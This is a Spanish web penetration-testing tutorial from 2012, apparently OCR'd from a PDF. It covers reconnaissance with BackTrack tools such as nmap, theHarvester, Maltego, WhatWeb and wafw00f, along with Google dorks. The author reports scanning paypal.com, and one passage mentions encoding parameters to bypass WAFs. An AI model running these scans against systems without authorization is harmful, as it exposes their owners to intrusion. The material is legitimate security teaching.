
2012

[In]Seguridad Informática

Caleb Bucker

Pen-Tester – Ethical Hacker – Security Researcher
http://calebbucker.blogspot.com
http://www.twitter.com/CalebDrugs
https://www.facebook.com/caleb.bucker
calebbucker@gmail.com



[PENETRATION TESTING]

[Análisis Web – Evaluación de Vulnerabilidades – Explotación]

ÍNDICE

❖ INTRODUCCIÓN

Hoy en día como muchos de nosotros (Pen-tester's) tenemos conocimiento que en estos tiempos el Análisis de Aplicaciones Web juega un papel muy importante al hacer una Evaluación de la Seguridad y/o **Penetration Testing**, ya que esta nos brinda la información adecuada acerca de la Aplicación Web, como por ejemplo el tipo de Plugin que utiliza, tipos de CMS ya sea Joomla – WordPress u otros.

Esto nos ayudara mucho a determinar que Exploit debemos usar, o ver la manera exacta de explotar las vulnerabilidades que se pueden presentar al momento de realizar las pruebas de penetración.

Los análisis de **Penetration Testing** sirven también para determinar el nivel de seguridad en: un equipo, en una red de equipos LAN (Local Área Network) o WLAN (Wireless local Área Network), aplicaciones Web entre otros, por medio de ataques informáticos simulados idénticos a los que realizaría un Cracker o Black Hat Hacker pero sin poner en riesgo la información o la disponibilidad de los servicios, esto **se hace con el fin de encontrar las posibles amenazas en los sistemas IT antes de que las descubra un atacante (externo o interno)**. Este proceso también es conocido como Hacking Ético (Ethical Hacking).

Para llevar a cabo este procedimiento de **Penetration Testing**, se utilizara **BackTrack 5 R3**, una distro de Linux basada en Ubuntu hecha perfectamente para llevar a cabo estas pruebas, ya que viene con un conjunto de herramientas muy importantes que servirá de mucho para obtener toda la información necesaria acerca de las Aplicaciones Web, entre otros.

BackTrack Wiki:
http://www.backtrack-linux.org/wiki/

Descarga:
http://www.backtrack-linux.org/downloads/

❖ MÉTODOS DE ANÁLISIS DE APLICACIONES WEB

NETWORK MAPPING:

Network Mapping es el estudio de la conectividad física de redes. Internet Mapping es el estudio de la conectividad física de la Internet. Network Mapping a menudo se trata de determinar los servidores y sistemas operativos que se ejecutan en las redes. La ley y la ética de escaneo de puertos son complejas. Un análisis de la red puede ser detectada por los seres humanos o sistemas automatizados, y se trata como un acto malicioso.


En la suite de BackTrack se incluye **NMAP**, una herramienta que ya todos conocemos por su potencia y eficacia a la hora que realiza su trabajo, la cual nos sirve mucho para poder llevar a cabo este método tan importante en una Auditoria Web.

NMAP:

Nmap ("mapeador de redes") es una herramienta de código abierto para exploración de red y auditoría de seguridad. Nmap utiliza paquetes IP "crudos" («raw», N. del T.) en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como docenas de otras características.

Uso:

- nmap www.sitio-web.com
- nmap 192.168.1.1



NETIFERA:

Netifera es un escáner de red capaz de analizar pasiva (análisis de un archivo pcap, vive oliendo de red), así como activos de análisis (análisis de puerto de entidad). Permite identificar los hosts de la red.


Este proyecto ofrece muchas ventajas para los desarrolladores de seguridad y los investigadores que desean implementar nuevas herramientas, así como la comunidad de usuarios de estas herramientas.

Esta herramienta esta incluida en el BackTrack y se ubica en la siguiente dirección:

Applications - BackTrack - Information Gathering - Network Analysis - Identify Live Hosts - Netifera

El uso es muy fácil, solo tenemos que colocar la dirección web donde dice: Type Adreesss... presionamos enter y nos saldrá el sitio web con los target's e IP's a la cual auditaremos.

En este caso he colocado el sitio web: **www.paypal.com** en la cual he realizado **Reverse lookup, TCP Connect Scan, UDP Scan, Crawler, Lookup NS, Brute Force Host Name:**



❖ INFORMATION GATHERING

La primera fase de evaluación de la seguridad se centra en la recopilación de información tanto como sea posible acerca de una aplicación web. La recopilación de información es el paso más crítico de una prueba de seguridad de aplicaciones web. Esta tarea puede llevarse a cabo de muchas maneras diferentes, mediante el uso de herramientas públicas (motores de búsqueda), escáner, envío de simples peticiones HTTP o solicitudes especialmente diseñadas, es posible forzar a la aplicación a filtrar información, por ejemplo, la revelación de mensajes de errores o las versiones y las tecnologías utilizadas.


Hay básicamente dos tipos de recolección de información: **activa** y **pasiva**. Recopilación de información pasiva es que los atacantes no se comunicarán con el objetivo directamente y estarán tratando de reunir información que está disponible en la Internet, mientras que en la recolección activa de información, el atacante estará en contacto directo con el objetivo y estará tratando de reunir información.

THEHARVESTER:

TheHarvester es una herramienta para recopilar cuentas de correo electrónico, nombres de usuario y nombres de host o subdominios de diferentes fuentes públicas como motores de búsqueda y los servidores de claves PGP.

Uso:

- /pentest/enumeration/theharvester# ./theHarvester.py -d sitio-web.com -l 500 -b google
- /pentest/enumeration/theharvester# ./theHarvester.py -d sitio-web.com -b pgp
- /pentest/enumeration/theharvester# ./theHarvester.py -d sitio-web.com -l 200 -b linkedin




MALTEGO:


Maltego, es una herramienta que se basa en la información y aplicación forense y muestra cómo la información está conectado el uno al otro. Con Maltego, podemos encontrar las relaciones que las personas mayormente usan en la actualidad, incluyendo su perfil social (Facebook – Twitter), amigos mutuos, las empresas que se relacionan con la información recopilada, y sitios web. Si queremos recoger información relacionada con cualquier infraestructura, podemos reunir relación entre los dominios y nombres de DNS.

Ubicación: **Applications - Backtrack - Information Gathering - Network Analysis - DNS Analysis – Maltego**

ARQUITECTURA DE MALTEGO



EJEMPLO




❖ CMS IDENTIFICATION

BLINDELEPHANT:

BlindElephant es una herramienta basada en python que se utiliza para realizar Fingerprinting en Aplicaciones Web. La herramienta es rápida, tiene poco ancho de banda y esta altamente automatizado.

Uso:

- /pentest/web/blindelephant/src/blindelephant# ./BlindElephant.py http://sitio-web.com/ cms




CMS-EXPLORER:

Sirve para realizar Fingerprinting en Aplicaciones Web, como también puede ser usado para identificar el tipo de CMS utilizado, por tanto, se realiza el ataque de acuerdo con la información obtenida.

Uso:

- /pentest/enumeration/web/cms-explorer# ./cms-explorer.pl -url http://sitio-web.com/ -type cms




WHATWEB:

Es otra herramienta que se utiliza para identificar el tipo de sistemas de gestión de contenidos (CMS), plataforma de blogs, estadísticas, bibliotecas Javascript y servidores utilizados.

Cuenta con 900 Plugins para fines de análisis web.

Uso:

- /pentest/enumeration/web/whatweb# ./whatweb http://sitio-web.com/
- /pentest/enumeration/web/whatweb# ./whatweb -v http://sitio-web.com/
- /pentest/enumeration/web/whatweb# ./whatweb -a 3 http://sitio-web.com/
- /pentest/enumeration/web/whatweb# ./whatweb 192.168.1.1/24



❖ IDS/IPS DETECTION

Durante la realización de un VA/PT en un dominio, existe la posibilidad de que los servicios **IDS-IPS** estén instalados, esto a veces puede detener varios tipos de ataques que se realizan en el dominio.

Una gran cantidad de **WAF** (Web Application Firewall) se venden a las Empresas como una técnica valida para la mitigación de vulnerabilidades en las Aplicaciones Web.

Por suerte, **WAF** es fácil de detectar, porque la mayoría de estos utilizan la firma basada en métodos de detección, por lo tanto, el atacante puede tratar de codificar los parámetros de ataque y tratar de bypassear el **WAF**.


En la suite de BackTrack se incluye una herramienta útil para la detección de los **IDS-IPS**, la cual es **Waffit**.

WAFFIT:

Es una herramienta que detecta los posibles Firewall que pueda tener un servidor web, esto sirve de mucho, ya que detectar el servidor de seguridad detrás del dominio es un paso muy importante en el proceso de Pruebas de Penetración.

Uso:

- /pentest/web/waffit# ./wafw00f.py http://sitio-web.com/



❖ OPEN SOURCE ANALYSIS

Open-Source Analysis se realiza utilizando herramientas como **GHDB, revhosts y Xssed.** El **GHDB (Google Hack Data Base)** y **Xssed** están vinculadas a sitios webs, mientras que revhosts es una herramienta de consola.

GHDB:

Google Hacking Database, el equipo de exploit-db mantiene una base de datos para Google Dork's que pueden ayudar mucho a los Pen-tester's en la recopilación de información. Podemos usar las dork's para encontrar ciertos tipos de servidores vulnerables u otra información.

Por ejemplo, un dork Google como "**Microsoft-IIS/6.0" intitle:index.of** " se puede utilizar para detectar los servidores que se ejecutan en Microsoft IIS 6.0.

XSSED:

www.xssed.com un sitio web que contiene una lista de sitios web vulnerables a Cross Site Scripting (XSS), presentada por varios autores.

Se puede abrir desde: **Applications - Backtrack - Information Gathering - Web Application Analysis - Open Source Analysis - Xssed**.

❖ WEB CRAWLERS

En esta ultima categoría de Análisis Web, se utilizan los famosos Crawlers, esto ayudara mucho a enumerar los archivos y carpetas "escondidos" dentro de un servidor web.

